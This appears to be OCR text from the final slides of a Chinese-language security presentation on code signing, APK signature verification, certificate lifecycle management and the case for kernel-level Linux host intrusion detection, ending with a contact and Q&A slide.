
- 实现证书，代码签名机制
- 实现沙箱机制

成熟的代码签名机制


开发者证书
签名
生成
APK源文件
签名后的APK文件
上传
安卓应用市场
下载
待安装APK文件
从APK文件中提取开发者证书
提取
校验
开发者证书的公钥
验证APK中文件的数字签名
验证不通过
通过
安装APK文件
拒绝安装APK文件

What's a APP?




镜像
基础组建/监控组件证书签名验证
架构评审
立项
下发证书
CMDB
证书/签名验证
权限认证
调用关系认证
测试/生产服
务器
Config
Center
证书过期
证书续签机制
DB/Redis

优点

- 证书/APPID管理项目，维护项目生存时间，避免僵尸项目
- 整体架构可控，有利于Config Center等组件的简化
- 白名单机制保证驱动/运行进程/系统组件不会被污染

总结

- Linux HIDS迈进Ring0层是必然的趋势
- Linux 安全设计落后
- Linux HIDS在对抗中会越来越重要，底层基础防御失效代表着溯源/联动/SOC/SIEM的失效概率升高
- 安全不是单点防御，需要多个安全组件协同作战
- 安全不是安全问题，更是架构问题，需要顶层设计共同实现

YOOZOO GAMES

Will

中国大陆

扫一扫上面的二维码图案，加我微信

Thanks & QA

灾难控制局